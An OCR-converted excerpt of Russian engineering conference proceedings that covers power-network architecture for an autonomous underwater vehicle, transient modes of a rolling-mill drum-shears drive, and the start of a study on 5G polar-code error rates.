Все системы, приборы, устройства и механизмы, являющиеся потребителями электроэнергии, разделим условно на постоянно используемые и периодически используемые. И постоянно используемые потребители, и периодически используемые, в процессе движения АНПА меняют ток потребления в зависимости от сложившейся ситуации.

В связи с этим при увеличении токопотребления целесообразно с помощью ключей подключать дополнительных потребителей к шинам с учетом тока потребления; соответственно, при уменьшении тока потребления — целесообразно отключать дополнительных потребителей от шины.

Для определения параметров каналов по току получим данные по максимальному и минимальному токам потребления, а также проанализируем ситуации, в которых они возникают, периодичность и продолжительность пиковых и минимальных значений токов в этих ситуациях.

В [4] описаны результаты численного эксперимента, направленные на оценку энергопотребления на наиболее энергоемких этапах выполнения АНПА маршрутного задания, связанные с набором скорости. Рассматривались различные значения целевой скорости, до которых АНПА должен был разогнаться: от 0,5 $V_{\rm 9K}$ до $V_{\rm BC}$ (здесь $V_{\rm 9K}$ и $V_{\rm BC}$ – некоторые номинальные



Puc. 3. Изменение потребляемой энергии с т ечением времени




Рис. 4. Зависимость длительности повышенного потребления от уровня потребления

значения скоростей АНПА в режиме экономичного хода и в высокоскоростном режиме соответственно). Результаты имитационного моделирования приведены на рис. 3, по горизонтальной оси отложено время в тактах имитации, представляющих собой некоторый постоянный промежуток времени при моделировании, через который происходит оценка изменения состояния рассматриваемых объектов, по вертикальной оси – электроэнергия, кВт·с.

Полученные результаты позволили получить зависимости времени потребления электроэнергии от уровня потребления на все том же разгонном участке. На рис. 4 представлена зависимость длительность потребления от потребляемой электроэнергии. По горизонтальной оси отложена длительность потребления T, измеряемая в тактах имитации, по вертикальной оси — уровень потребления Q, измеряемый в кBт·с.

На следующем этапе исследований осуществлялся выбор архитектуры электросети, обеспечивающей минимизацию потерь электроэнергии.

Выбор архитектуры электрической сети

Выбор архитектуры целесообразно осуществлять путем сравнительного анализа нескольких вариантов архитектур по количественным показателям.

Проведение сравнительного анализа возможно путем:

- натурного эксперимента;
- численного эксперимента с использованием математических моделей элементов электросети.

Однако оба указанных варианта требуют воспроизведения функционирования АНПА в ходе выполнения маршрутного задания; в то же время архитектура электросети может как раз оказать влияние на функционал отдельных подсистем, сформировать требования к их функционированию.

В связи с этим для проведения анализа в работе использован метод оценки архитектуры, описанный авторами в [5-8], в основу которого положены результаты зарубежных исследований [9-11]. При использовании метода, в отличие от натурного эксперимента или моделирования, не требуется воспроизведение движения АНПА и оценки потерь на отдельных этапах выполнения маршрутного задания. Достаточно сформировать ориентированный взвешенный целевой граф, целью в котором является нефункциональное требование - минимизация потерь электроэнергии в электрической сети (цель расположена на самом верхнем уровне). Подцелями, расположенными на среднем уровне, являются показатели, оказывающие влияние на выполнение цели.

Потери в электросети определяются потерями:

- -в преобразователях;
- в распределительных щитах;
- в ключах.

В обобщенном виде, без излишней детализации, целевой граф имеет вид, приведенный на рис. 5. Для экономии места потери в каждом канале объединены в один узел графа, который выделен, соответственно, жирной линией, имея в виду, что в одном узле — несколько каналов, а от них идет нескольку токопроводов к потребителям.

У построенного целевого графа (рис. 5) в нижней части расположены альтернативные варианты архитектур Архитектура 1 и Архитектура 2. Ребра между показателями (средний уровень) и нефункциональными требованиями (верхний

уровень) характеризуют влияние показателей на выполнение нефункциональных требований, а ребра между нижним и средним уровнями графа характеризуют влияние архитектуры на показатели и характеризуются весовыми коэффициентами w_i переходов от одной подцели к другой.

Значения весовых коэффициентов \boldsymbol{w}_i определяются:

- объемом потребления энергии периодически включаемыми потребителями;
- периодичностью использования периодически включаемых потребителей;
- оценками потерь электроэнергии при прохождении через ключи;
- оценками потерь электроэнергии на напряжения в каналах распределительных щитов и многоканальных преобразователей при отсутствии подключения к ним потребителей.

Определение значений весовых коэффициентов связано с «вкладом» потерь на содержание резервных каналов или использования ключей – в общие потери электросети.

Вклад в потери электросети определяется:

- дополнительными затратами на элементы в электросети;
- периодичностью и продолжительностью использования режимов с повышенным потреблением.

Затраты в электросети определяются соотношением потерь на содержание каналов и при прохождении тока через ключи. Выбор между содержанием каналов и ключами определяется




Рис. 5. Вид целевого графа: AND – операция конъюнкции, OR – операция дизъюнкции

по некоторому уровню потребляемой электроэнергии, представленной на рис.5 горизонтальной линией, например, на уровне 20 кВт·с. Положение линии означает следующее: для потребителей с потреблением ниже линии целесообразно поддерживать каналы в резервном состоянии, так как они большую часть времени задействованы. Для потребителей с потреблением выше линии надо использовать ключи, так как потребители редко используются, и потери на ключах — меньше затрат на «холостое» содержание редко используемых каналов.

Положение линии определяется следующим: если при использовании ключей затраты энергии — выше, чем на содержание, то линия будет расположена выше, т. е. будут происходить с использованием ключей разовые редкие подключения. Если же на содержание каналов энергии требуется больше, чем потери на ключах в случае их подключения, то горизонтальная линия будет расположена ниже. Данные по номинальным потерям потребителей и потреблениям заимствуются из технических условий на приборы, системы, устройства и механизмы.

Периодичность и продолжительность использования режимов с повышенным энергопотреблением определяется периодичностью тактических эпизодов, которые, в свою очередь, определяются маршрутным заданием и текущей ситуацией. Если имеются априорные данные прогноза возникновения таких ситуаций, то они могут быть учтены при определении значений весовых коэффициентов w_i : $w_i \in]$ inf; sup[, rge inf = 0, sup = 1.

После того как сформирован целевой граф и определены значения весовых коэффициентов, определялись количественные оценки каждой из рассматриваемых альтернативных архитектур с использованием метода, описанного авторами в [5-8]. В результате использования указанного метода по каждой j-й архитектуре определяются оценки в виде пары вещественных чисел (Sat $_j$; Den $_j$), где Sat указывает на повышение степени достижения цели, а Den — на снижение степени достижения цели.

Для проведения сравнительного анализа и выбора архитектуры, обеспечивающей минимизацию потерь, использован критерий, описанный и обоснованный в [12], в соответствии с которым если сначала отбираются архитектуры, у которых $\mathrm{Sat}_j > \mathrm{Den}_j$, а затем из отобранных — выбирается та архитектура, у которой $\mathrm{Sat}_j > \mathrm{Den}_j$. Именно эта архитектура A^* из (1) и обеспечивает минимизацию потерь $P(A^*)$.

Покажем на примере выбора архитектуры электросети с использованием описанного метода.

Пример расчета для выбора архитектуры электросети

В качестве примера выбора архитектуры рассмотрим две альтернативные архитектуры, приведенные на рис. 2 по центру и справа. Архитектуры отличаются тем, что в электросети, расположенной по центру, постоянно запитаны все каналы МПН и все каналы РЩ, а в электросети, изображенной справа, постоянно запитана часть каналов МПН и часть каналов (для простоты один канал) РЩ, а остальные каналы подключаются к МПН и РС с использованием ключей по мере необходимости.

Пусть:

- канал, который в архитектуре ${\bf A}_1$ постоянно запитан, а в архитектуре ${\bf A}_2$ подключается ключом, рассчитан на ${\bf 10}~{\bf A};$
- на содержание канала затрачивается ток 0,2A;
- потери при протекании тока через ключ составляет 0,7;
 - канал используется 0,5 часа в сутки;
- для простоты принимаем, что канал в РЩ и канал в МПН, которыми отличаются альтернативные архитектуры, характеризуются одинаковыми параметрами по времени работы и току.

В результате получаем, что влияние архитектуры на потери отдельных каналов определяется следующими значениями весовых коэффициентов:

- коэффициент на содержание канала в РЩ составляет w_{11} = 23,5/24 = 0,98;
- коэффициент на использование ключа составляет w_{12} =0,0.
- коэффициент на содержание канала в МПН составляет w_{13} = 0,0;
- коэффициент на использование ключа в МПН составляет w_{14} = 0,5/24 = 0,02.

Потери в РЩ и МПН определяются коэффициентами:

- коэффициент влияние на потери в РЩ w_7 = 1/3 = 0.33;
- коэффициент влияние на потери в РШ w_8 = 0/3 = 0.0:
- коэффициент влияние на потери в РЩ w_9 = 0/3 = 0,0;
- коэффициент влияние на потери в РЩ w_{10} = 1/3 = 0.33;

Потери в РЩ и МПН определяются коэффициентами, зависящими от количества РЩ и МПН соответственно.

В рассматриваемом примере альтернативные архитектуры содержать по одному РЩ и МПН,

в котором альтернативные подключения, поэтому

 $\begin{aligned} &w_1 \!\!= w_7 \!\!= 2 \cdot \! 1/3 = 0,33; \\ &w_2 \!\!= w_8 \!\!= 2 \cdot \! 1/3 = 0,0; \\ &w_4 \!\!= w_9 \!\!= 2 \cdot \! 1/3 = 0,0; \\ &w_5 \!\!= w_{10} \!\!= 2 \cdot \! 1/3 = 0,33. \end{aligned}$

Влияние потерь в РЩ и МПН на общие потери определяются коэффициентами w_3 и w_6 , которые равны соответственно 0,32 и 0,066. Отсюда следует, что Архитектура 1 обеспечивает меньшие потери по сравнению с Архитектурой 2, поэтому при формировании электросети гибридной СЭО АНПА необходимо использовать Архитектуру 2.

Заключение

Для разработки архитектуры электросети гибридной системы энергообеспечения автономного необитаемого подводного аппарата проанализированы условия и возможности построения электросети с использованием элементов, позволяющих гибко изменять параметры сети по току и напряжению в зависимости от потребления системами, устройствами, приборами и механизмами в процессе выполнения аппаратом маршрутного задания. Предложен подход к оценке архитектуры электросети для проведения сравнительного анализа с целью выбора наиболее подходящего для рассматриваемой электросети варианта архитектуры из числа альтернативных ее вариантов.

Работа выполнена при финансовой поддержке РФФИ, проект \mathbb{N} 20-08-00130.

Библиографический список

- 1. *Идельчик В. И*. Электрические системы и сети: учеб. для вузов. М.: Энергоатомиздат, 1989. 952 с.
- 2. Innocenti Badano B. M. A multi-agent architecture with distribution for an autonomous robot. URL: https://www.tdx.cat/bitstream/handle/10803/7749/Tbildel.pdf;sequence=1 (дата обращения: 25.01.2021).
- 3. Non-Functional Requirements in Software Engineering / L. Chung, B. A. Nixon, E. Yu, J.

- Mylopoulos. URL: https://www.springer.com/gp/book/9780792386667 (дата обращения: 25.01.2021).
- 4. Киселев Н. К., Мартынова Л. А., Пашкевич И. В. Математическая модель функционирования гибридной системы энергообеспечения в составе стенда отладки и сопровождения АНПА// Известия ЮФУ. Техн. науки. 2020. № 1. С. 170–187.
- 5. *Мартынова Л. А.* Мультиагентные технологии в морской робототехнике // International Conference on Marine Robotics in Ocean Exploration, MarineRobotics. 2019. 17–19 Sept. СПб., 2019. С. 278–291.
- 6. Мартынов Л. А. Выбор мультиагентной архитектуры при разработке системы управления автономного необитаемого подводного аппарата // Материалы XII мультиконференции по проблемам управления (МКПУ 2019), Дивноморское Геленджик, 23—28 сент. 2019 г.: в 4 т. Т. 2 / Южный федеральный ун-т. Ростов н/Д; Таганрог: Изд-во Южного федерального ун-та, 2019. С. 86—88.
- 7. *Мартынова Л. А.* Выбор мультиагентной архитектуры при разработке системы управления автономного необитаемого подводного аппарата // Известия ЮФУ. Техн. науки. 2019. № 7. С. 18–35.
- 8. *Мартынова Л. А., Киселев Н. К., Мысливый А. А.* Метод выбора архитектуры мультиагентной системы управления автономного необитаемого подводного аппарата // Информационно-управляющие системы. 2020. № 4. С. 31–41.
- 9. Buzun N., Korshunov A. Innovative methods and measures in overlapping community detection. URL: http://ceur-ws.org/Vol-870/paper_3.pdf (дата обращения: 25.01.2021).
- 10. Malewicz G., Austern M. H., Bik A. J. C. et al. Pregel: a system for large-scale graph processing // Proceedings of the 2010 ACM SIGMOD International Conference on Management of data (SIGMOD '10). New York, NY, USA, 2010. P. 135–146.
- 11. Reasoning with goal models / P. Giorgini, J. Mylopoulos, E. Nicchiarelli, R. Sebastiani // Proceedings of the 21st International Conference on Conceptual Modeling (ER 2002). Tampere, Finland, 2002. P. 1–15.
- 12. Kolp M., Giorgini P., Mylopoulos J. Multi-agent Architectures as Organizational Structures. URL: https://link.springer.com/article/10.1007/s10458-006-5717-6 (дата обращения: 25.01.2021).

УДК 62-503.51

DOI: 10.31799/978-5-8088-1556-8-2021-16-230-232

Н. В. Кочнев*

кандидат технических наук, доцент

* Череповецкий государственный университет

ПЕРЕХОДНЫЕ РЕЖИМЫ ЭЛЕКТРОПРИВОДА БАРАБАННЫХ НОЖНИЦ СТАНА ХОЛОДНОЙ ПРОКАТКИ

Предлагается математическая модель расчета переходных режимов ЭМС барабанных ножниц прокатного стана. Выполнены расчеты, подтверждающие работоспособность модели рассматриваемой ЭМС. Получены результаты расчета показателей качества переходных режимов электроприводов с ударной нагрузкой. Ключевые слова: переходные режимы ЭМС, барабанные ножницы, ударная нагрузка.

N. V. Kochnev*

PhD, Tech., Associate Professor

* Cherepovets State University

TRANSIENT MODES OF ELECTRIC DRIVE OF DRUM SHEARS OF COLD ROLLING MILL

Abstract: The mathematical model for calculating transient modes of EMC of drum shears in a cold rolling mill is presented. Calculations confirming the efficiency of the model of EMC under consideration are made. The results of calculation of quality indexes of transient modes of electric drives with shock loading have been obtained. **Keywords:** EMC transient modes, drum shears, shock load.

Барабанные ножницы предназначены для реза металла в режиме вращения со скоростью синхронной скорости движения подката. Мерная длина обрезаемой заготовки определяется поддержанием заданного соотношения скорости вращения ножниц и движения подката.

Целью расчета является анализ переходных процессов ЭМС барабанных ножниц листопрокатного производства стана 2000 ПАО «Северсталь».

Мерная длина отрезаемой заготовки определяется поддержанием за¬данного соотношения скоростей вращения ножниц и движения подката.

Согласование положения ножей с положением подката достигается изменением скорости вращения ножниц (снижением, либо повышением относительно синхронной рабочей скорости) на время отработки величины рассогласования. При резе металла необходимо чтобы угол




Рис. 1 .Кинематическая схема барабанных ножниц: 1 - BR-датчик скорости; 2 - M-двигатель; 3 - муфта; 4 - вал; 5 - редуктор; 6 - механизм; 7 - BQ-датчик положения

наклона ножей к разрезаемой поверхности не менялся в процессе резания. Поэтому в этих случаях применяются ножницы с параллельным, т. е. поступательным движением ножей друг к другу. Кинематическая схема барабанных ножниц приведена на рис. 1.

 ${\it Tаблица} \ 1$ Характеристики барабанных ножниц

жарактеристики оараоанных ножниц						
Наименование	Обозначение	Величи- на				
Момент инерции вращающихся частей механизма, $\mathbf{r}\cdot\mathbf{m}^2$	$J_{_{ m B4}}$	31,25				
Передаточное число зубчатых соединений	u	1,13				
Цикл подачи подкатов на рез, с	$t_{ m II}$	60				
Количество резов за время одного цикла	n	2				
КПД зубчатых соединений, %	η _{ред}	89,9				
Момент инерции муфт, $\mathbf{r} \cdot \mathbf{m}^2$	$J_{M\Phi}$	13,75				
Частота вращения барабанов, об/мин	$n_{\tilde{0}}$	20,59				
Угловая скорость вращения барабанов, рад/с	ω_{G}	2,156				
Ускорение и торможение вращения барабанов, об/мин·с	$a_{ m p} \ a_{ m T}$	17,1 10,2				
Угловые ускорение и торможение вращения барабанов, рад/ ${ m c}^2$	p T	2,023 1,207				
Времена разгона и торможения барабанов, соответственно, с	$t_p \\ t_T^{p}$	1,204 2,019				
Угол поворота барабанов, рад	α_0	6,283				
Углы начала резов нижнего и верхнего ножей соответственно, град	$\alpha_{_{\rm H}1} \\ \alpha_{_{\rm B}1}$	27,6 24,4				
Углы окончания резов нижнего и верхнего ножей соответственно, град	$\alpha_{_{\rm H2}} \\ \alpha_{_{\rm B2}}$	$20,1 \\ 22,7$				
Приращение углов от начала реза нижнего ножа, град	$\begin{array}{c} \Delta\alpha_1 = \alpha_{\text{H}1} - \alpha_{\text{B}1} \\ \Delta\alpha_2 = \alpha_{\text{H}1} - \alpha_{\text{H}2} \\ \Delta\alpha_3 = \alpha_{\text{H}1} - \alpha_{\text{B}2} \end{array}$	3,2 4,9 7,5				
Расчетное значение угла начала реза после начала разгона, град	$\alpha_{ m Hp}$	90				
Расчетное значение угла окончания реза, град	$\alpha_{\rm hp} = \alpha_{\rm hp} + \Delta \alpha_3$	97,5				
Максимальный момент резания, приведенный к валу двигателя, кН·м	$M_{ m\scriptscriptstyle MAKC}$	2092				
Угол разгона, рад	α_{p}	1,298				
Угол торможения, рад	α_{T}	2,176				

Технологические параметры и характеристики механической части ножниц приведены в табл. 1.

Зависимость момента резания (кН·м) от угла резания (рад) показана на рис. 2.

Технические характеристики электродвигателя ЭМС ножниц приведены в табл. 2.

Отработка заданного положения барабанов за один цикл реза предусматривается трапецеидальным графиком скорости.

В математической модели приняты следующие допущения [1, 2]:

- вращающаяся механическая часть рассматривается как жесткая механическая система;
- система регулирования полагается однозонной системой подчиненного регулирования с внешним контуром регулирования скорости и внутренним контуром регулирования момента




Рис. 2. График зависимости момента резания от угла резания

 $\label{eq:Tadnuya2} \ensuremath{\textbf{Параметры}}$ Параметры электродвигателя $\Pi 2\text{-}23/106\text{-}3,55\text{YXJ4}$

Наименование	Обозначе- ние	Величи- на
Номинальная мощность электродвигателя, кВт	$P_{_{ m H}}$	3550
Номинальное напряжение электродвигателя, В	$U_{_{ m H}}$	930
Номинальный ток электродвигателя, кА	$I_{_{ m H}}$	4,25
Номинальный момент электродвигателя, кН м	$M_{_{ m H}}$	847,5
Частота вращения номиналь- ная, об/мин	$n_{_{ m H}}$	40
Момент инерции ротора (якоря), т ^м ² Момент инерции ротора (яко-		
ря), т-м	$J_{ m p}$	38,75





Рис. 3. Графики задания и изменения угловой скорости (рад/с)



 $Puc.\,4.\,$ График моментов $M\,u\,M_c$ при резе

(тока якоря), представленным эквивалентным апериодическим звеном первого порядка;

режим настройки контуров: технический (модульный) оптимум.

Описание переходных процессов в электроприводе механизма вращения барабанов производится системой дифференциальных уравнений, решением которой определяются следующие параметры переходных процессов системы:

- угловая скорость двигателя;
- угол поворота барабанов;
- интеграл момента двигателя;
- момент двигателя.

$$\begin{split} &\frac{d\omega}{dt} = \frac{k_o}{J_c} \big(M - M_c(\varphi) \big); \ \frac{d\varphi}{dt} = \frac{\omega}{u}; \\ &\frac{dIM}{dt} = M; \ \frac{dM}{dt} = \frac{1}{T_m} M_c(\varphi, t). \end{split}$$

Графики переходных режимов при резе показаны на рис. 3; 4.

Итоговые показатели расчета показателей качества переходных процессов ЭМС барабанных ножниц приведены в табл. 3.

Расчетные показатели качества переходных процессов в ЭМС барабанных ножниц при резе подката расчетного сортамента с технологическими характеристиками технического задания удовлетворяют требованиям, предъявляемым к электроприводам прокатного производства.

Для определения диапазона изменения показателей качества переходных процессов ЭМС и их допустимости при изменении сортамента подката актуально проведение дальнейших исследований с учетом технических и технологических характеристик элементов ЭМС ножниц и режима их работы.

Таблица З Показатели качества переходных процессов ЭМС при резе

Наименование	Обо- значе- ние	Величи- на	Допу- стимое значе- ние
Время переходного процесса при резе, с	t_p	0,097	
Перерегулирование,%	σ	930	4,3
Максимальное динамиче- ское значение скорости, рад/с	омакс	2,48	
Минимальное динамическое значение скорости, рад/с	Фмин	2,35	
Динамический размах от- клонения скорости, рад/с	$\Delta\omega_{\rm дин}$	0,13	
Показатель колебатель-	N	1	3
Погрешность регулирования, %	Δ	0	0
Кратность максимального тока якоря	k_I	2,65	2,75
Кратность максимального момента двигателя	k_M	2,65	2,75
Кратность максимального момента сопротивления	k_C	2,71	2,75
Максимальный интеграл момента, кН-м-с	IM2	287500	

Библиографический список

- 1. Дементьев Ю. Н. и др. Электропривод типовых производственных механизмов. М.: Юрайт, 2018. 403 с.
- 2. *Терехин В. Б.* Моделирование систем электропривода в Simulink (Matlab 7.0.1): учеб. пособие. Томск: Изд-во Том. политехн. ун-та, 2008. 320 с.

УДК 654.165

DOI: 10.31799/978-5-8088-1556-8-2021-16-233-240

А. А. Кравцов* студент **С. С. Харченко***

кандидат технических наук

ВЛИЯНИЕ ПАРАМЕТРОВ ПЕРЕДАЧИ НА ЧАСТОТУ ВОЗНИКНОВЕНИЯ ОШИБОК В ПОТОКЕ ДАННЫХ СЕТЕЙ 5G

Статья посвящена исследованию частоты возникновения ошибок в потоке данных 5G. Исследование осуществлено на основе модели сети нового поколения (5G) в MATLAB. Определены критерии, по которым проведена оценка качества передачи данных по каналу связи, параметры модели для исследования и сделаны выводы относительно этих параметров, касательно их влияния на количество ошибок при передаче сообщения в сетях 5G. Проведен анализ полученных результатов и сделаны выводы о характеристиках формируемого сигнала, которые снизят вероятность ошибки приема.

Ключевые слова: передача, модуляция, частота ошибок, сообщение, декодирование, сигнал, модель.

A. A. Kravtsov* Student S. S. Kharchenko* PhD, Tech.

*Tomsk State University of Control Systems and Radioelectronics

INFLUENCE OF TRANSMISSION PARAMETERS ON THE ERROR RATE IN THE DATA STREAM OF 5G NETWORKS

The article is devoted to the study of the error rate in the 5G data stream. The research was carried out on the basis of a model of a new generation network (5G) in MATLAB. The criteria for assessing the quality of data transmission over the communication channel, the parameters of the model for research are determined, and conclusions are drawn regarding these parameters, regarding their impact on the number of errors during message transmission in 5G networks. The analysis of the results obtained is carried out and conclusions are drawn about the characteristics of the generated signal, which will reduce the probability of reception errors.

Keywords: transmission, modulation, error rate, message, decoding, signal, model.

Введение

Современный мир сложно представить без развитых коммуникаций. В дни всеобщей глобализации общества, важно обеспечить надежный и быстрый беспроводной способ взаимодействия не только между людьми, но и между техническими устройствами. Для решения данной задачи необходим современный и актуальный протокол передачи данных.

Сети нового поколения

Новый стандарт предлагает намного более продвинутые характеристики передачи данных. В исследованиях [1–3] приведены следующие преимущества.

1. Сверхвысокая мобильность. Скорость, с которой может перемещаться пользователь

- с терминалом 5G по площади покрытия сети без потерь между базовыми станциями в сети 5G достигает 500 км/ч, что позволяет использовать услуги 5G в скоростных поездах.
- 2. Гигабитные скорости. Сеть 5G предоставляет в 20 раз большую скорость по сравнению с 4G, т. е. около 20 Гбит/с. Скорость, которая будет у каждого пользователя (средняя) при этом сможет достигать 100 Мбит/с и более, что позволит каждому пользоваться всеми возможностями AR и VR-технологий, погружаться в сетевые видеоигры, передавать и смотреть видео в 4К.
- 3. Миллисекундные задержки. Задержка в сети 5G сокращается до 1 мс и менее, в то время как в сети 4G можно достичь минимум 10-миллисекундной задержки. Это дает возможность использовать 5G для критичных коммуникаций и видеонаблюдения, услуг тактильного интернета, AR/VR и пр.

^{*} Томский государственный университет систем управления и радиоэлектроники

- 4. Высокая энергоэффективность. Чтобы не подвергать риску критические сервисы, требования к энергоэффективности стали выше, т. е. замена батарейки в подключенных устройствах не должна быть чаще, чем раз в семь лет.
- 5. Миллионы устройств. В сетях 5G может функционировать большое количество самых разнообразных устройств. Смартфоны и планшеты никуда не денутся, но кроме них в сети могут работать различные устройства, включая камеры видеонаблюдения, «умные» дома, погодные датчики, датчики «умных» электрических сетей, автомобили.

Прорывные возможности 5G подкреплены современными техническими решениями [4]. В статье [5] отмечено, что ключевыми особенностями интерфейса являются пересмотренная структура кадра с возможностью минимизации задержки до 1 мс, более широкие каналы, более эффективное помехоустойчивое кодирование и более эффективное использование сложных антенных системах. Сети 5G работают гораздо быстрее за счет более широкого канала или доступного диапазона частот. Увеличивая ширину спектра поднесущей, можно передавать больше данных.

Стек протоколов 5G состоит из:

- 1) протокола адаптации эксплуатационных данных (SDAP);
- 2) пакетного протокола сходимости данных (PDCP);
 - 3) управления линией радиосвязи (RLC);
 - 4) протокола управления доступом (МАС);
 - 5) физического уровня (РНҮ).

В качестве инструмента преобразования передаваемой информации, в сетях 5G используют полярное кодирование. Полярные коды — первый класс кодов, достигающих пропускной способности канала при длине кода, стремящейся к бесконечности. Основная идея полярных кодов основана на явлении поляризации канала. Отличительной особенностью полярных кодов является простота процедур их построения, кодирования и декодирования, что делает их привлекательными для практического использования [6–9].

Передача кода в рамках эфирной передачи невозможна. Для передачи информации в цифровом формате используется такая операция как манипуляция. В рамках данной работы будут выделены два типа манипуляции [10]:

1) BPSK, или двухпозиционная фазовая манипуляция, — самая простая форма фазовой манипуляции, где множеству значений информационного сигнала $\{0,1\}$ однозначно ставится в соответствие множество изменений фазы $\{0,\pi\}$, т. е.

фаза радиосигнала изменяется на 180° при изменении значения информационного сигнала;

2) квадратурная фазовая манипуляция, или QPSK, — четырехуровневая фазовая манипуляция, при которой начальная фаза высокочастотного колебания может принимать четыре различных значения с шагом, кратным $\pi/2$. Соотношение между сдвигом фазы модулированного колебания из множества $\{\pm\pi/4, \pm 3\pi/4\}$ и множеством символов цифрового сообщения $\{00, 01, 10, 11\}$ устанавливается в каждом конкретном случае стандартом на радиоканал. С точки зрения их влияния на код, основное отличие в том, что один символ при передаче BPSK кодируется одним битом, а в QPSK двумя битами.

При передаче информации в эфире, невозможно избежать влияния факторов окружающей среды – шумов и помех. Поэтому приемник сигнала не всегда получает такую кодовую последовательность, которую передал в эфир источник сообщения. Во многом добиться качественной передачи и приема цифрового сигнала позволяет помехоустойчивое кодирование, которое вносит избыточность в код для того, чтобы потом ошибки, которые возникают в процессе передачи в эфире, можно было исправить. Однако теорема Шеннона гласит, что можно подобрать код с такими параметрами, при которых восстановить отправленную кодовую последовательность реально при любых значениях отношения сигнал/шум.

На практике же, где приветствуется скорость передачи и минимальный размер кодового сообщения, использовать код с максимальной избыточностью нецелесообразно. Поэтому, на практике часто варьируют различными параметрами передаваемых данных: длина одного сообщения, вид модуляции, способ кодирования и пр.

Критерии оценки качества передаваемой информации

Для оценки качества принимаемой информации используются параметры BER(частота ошибок на бит) или BLER(частота ошибок на блок). В статье [3] приведено исследование для четвертого поколения связи (4G). Однако 4G не использует при передаче полярное кодирование. Вместо него там используется турбо-код [11]. Особенностью турбо-кодов является параллельная структура, состоящая из рекурсивных систематических сверточных кодов, работающих параллельно и использующих создание случайной версии сообщения, в отличие от полярных, где основная идея заключается в явлении поляризации канала передачи.

Моделирование процесса передачи информации в сетях 5G

Чтобы проверить вышеприведенные критерии качества передаваемой информации, необходимо воспользоваться моделью, имитирующей процесс передачи данных в сетях 5G. В рамках данной работы использовалась модель из библиотеки 5G ToolBox, прикладного пакета MATLAB версии 2019а. На рис. 1 показана обобщенная схема моделирования.

В нулевом блоке происходит подготовка исходных данных, основанных на первичных параметрах модели, а именно генерация сообщения с заданной длинной, контрольной суммы CRC заданной длины.

В первом блоке производится обработка исходных данных и подготовка их к передаче: происходит манипуляция сигнала потоком бит пакета. Это необходимо для передачи информации в эфире получателю информации.

Во втором блоке отражен сам канал связи, на который действует аддитивный белый гауссовский шум, который искажает исходный сигнал.

В третьем блоке происходит прием сигнала и его деманипуляция, которая восстанавливает из полученного сигнала последовательность бит.

В четвертом блоке производится вычисление битовой частоты ошибок: сравнивается последовательность бит на выходе источника и на выхо-

де приемника. Определяется количество искаженных бит и определяется количество битовых ошибок, деленное на общее число переданных битов в течение исследуемого периода времени, по сути вероятность появления ошибки. Аналогично вычисляется число блочных ошибок — количество блоков хотя бы с одним ошибочным битом делится на общее количество принятых блоков. Данные расчеты производятся уже после исправления ошибок кодом.

Определение параметров модели

В качестве изменяемых параметров модели были заданы: способ модуляции (BPSK, QPSK), длина сообщения, размер списка декодирования, отношение энергии бита к плотности шума.

Из теории передачи аналоговых сигналов известно, что одним из критериев качества сигна-

ла является $\frac{S}{N}$, определяемое, как отношение

средней мощности сигнала (S) к средней мощности шума (N) – SNR[12].

В цифровых системах связи чаще использу-

ется нормированная версия $\frac{S}{N}$, обозначаемая

как
$$\frac{E_b}{N_0}$$
 , где E_b — энергия бита. Ее можно опи-

сать, как мощность сигнала S, умноженную на время передачи бита информации T_b . N_0 — это спектральная плотность мощности шума, и ее




Рис. 1. Обобщенная схема моделирования

можно выразить как мощность шума N, деленную на ширину полосы W. Поскольку время передачи бита и скорость передачи битов взаимно

обратны, T_b можно заменить на $\frac{1}{R}$ (где R – битовая скорость). Отношение $\frac{E_b}{N_0}$ представляет собой отношение $\frac{S}{N}$, нормированное на ширину полосы передачи битов (выражение 1) [12].

$$\frac{E_b}{N_0} = \frac{S}{N} \left(\frac{W}{R} \right). \tag{1}$$

Одной из важнейших метрик качества в системах цифровой связи является график зависимости вероятности появления ошибочного

бита от
$$E_b/N_0$$
. Безразмерное отношение $\frac{E_b}{N_0}$ —

это стандартная качественная мера производительности систем цифровой связи. Следователь-

но, необходимое отношение $\dfrac{E_b}{N_0}$, можно рассма-

тривать как метрику, позволяющую сравнивать

качество передачи: чем меньше отношение $\frac{E_b}{N_0}$,

тем эффективнее процесс детектирования информационного сигнала [12].

В теории кодирования, список декодирование является альтернативой уникального декодирования помехоустойчивых кодов для больших коэффициентов ошибок. Основная идея декодирования списка заключается в том, что аль

